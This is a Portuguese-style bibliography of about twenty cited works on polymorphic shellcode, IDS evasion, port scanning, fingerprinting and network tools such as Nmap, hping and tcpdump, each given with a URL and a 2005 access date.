(Detristan, 2003) Detristan, Theo; Ulenspiegel, Tyll; Malcom, Yann; Underduk, Mynheer Superbus von; Polymorphic Shellcode Engine Using Spectrum Analysis. Disponível em: **<http://www.phrack.org/show.php?p=61&a=9>**. Acesso em: 24 fev. 2005.

(Haugsness, 2003) Haugsness, Kyle. What is polymorphic shell code and what can it do? Disponível em: **<http://www.sans.org/resources/idfaq/polymorphic_shell.php>**. Acesso em: 24 fev. 2005.

(Czarnowski, 2005) Czarnowski, Aleksander. Polymorphic shellcode: advances in recent years. Disponível em: **<http://www.virusbtn.com/conference/vb2003/abstracts/aczarnowski03.xml>**. Acesso em: 24 fev. 2005.

(Kolesnikov, 2004) Kolesnikov, Oleg; Lee, Wenke. Advanced Polymorphic Worms: Evading IDS by Blending in with Normal Traffic. Disponível em: **<http://citeseer.ist.psu.edu/678163.html>**. Acesso em: 24 fev. 2005.

(Phantasmal, 2004) Phantasmagoria, Phantasmal On Polymorphic Evasion. Disponível em: **<http://www.addict3d.org/index.php?page=viewarticle&type=security&ID=2182>**. Acesso em: 24 fev. 2005.

(Serna, 2002) Serna, Fermin J.; Polymorphic Shellcodes Vs. Application IDS. Disponível em: **<http://www.cgisecurity.com/lib/polymorphic_shellcodes_vs_app_IDSs.PDF>**. Acesso em: 24 fev. 2005.

(Rix, 2001) Rix; Writing ia32 alphanumeric shellcodes. Disponível em: **<http://www.phrack.org/show.php?p=57&a=15>**. Acesso em: 24 fev. 2005.

(GDB, 2005) GDB - GNU Debugger. Disponível em: **<http://www.gnu.org/software/gdb/gdb.html>**. Acesso em: 13 nov. 2005.

(Rise, 2005) Rise Research. Disponível em: **<http://www.riseresearch.com>**. Acesso em: 13 nov. 2005.

(Hping, 2005) Hping. Disponível em: **<http://www.hping.org>**. Acesso em: 13 nov. 2005.

(Tcpdump, 2005) Tcpdump. Disponível em: **<http://www.br.tcpdump.org>**. Acesso em: 13 nov. 2005.

(Fyodor, 2005) Fyodor. Nmap. Disponível em: **<http://www.insecure.org/nmap/>**. Acesso em: 13 nov. 2005.

(Opsec, 2005) Open Platform for Security. Disponível em: **<http://www.opsec.com>**. Acesso em: 15 nov. 2005.

(Webopedia, 2005) What is Static Nat? Disponível em: **<http://www.webopedia.com/TERM/S/static_NAT.html>**. Acesso em: 15 nov. 2005.

(Webopedia, 2005b) Spoof. Disponível em: **<http://www.webopedia.com/TERM/s/spoof.html>**. Acesso em: 15 nov. 2005.

(Doyle, 2000) Doyle, Ben. Passive Fingerprinting Utilizing the Telnet Protocol Negotiation Data. Disponível em: **<http://www.sans.org/resources/idfaq/fingerp_telnet.php>**. Acesso em: 15 nov. 2005.

(Maimon, 1996) Maimon, Uriel. Port Scanning Without the Syn Flag. Disponível em: **<http://www.phrack.org/show.php?p=49&a=15>**. Acesso em: 15 nov. 2005.

(Madge, 2005) Madge Team. An Overview of Promiscuous Mode. Disponível em: **<http://www.madge.com/_assets/downloads/lsshelp8.0/LSSHelp/AdvFeat/Promisc/Promisc2.htm#intro>**. Acesso em: 15 nov. 2005.

(Connell, 2004) Connell, Graeme. Definition for Inline IDS/IPS. Disponível em: **<http://www.derkeiler.com/Mailing-Lists/securityfocus/focus-ids/2004-09/0106.html>**. Acesso em: 15 nov. 2005.

(ISS, 2005c) SYN Flood. Disponível em: **<http://www.iss.net/security_center/advice/Exploits/TCP/SYN_flood/default.htm>**. Acesso em: 15 nov. 2005.

(Arce, 2004) Arce, Ivan. The Shellcode Generation. Disponível em: **<http://www.coresecurity.com/files/files/51/TheShellcodeGeneration.pdf>**. Acesso em: 15 nov. 2005.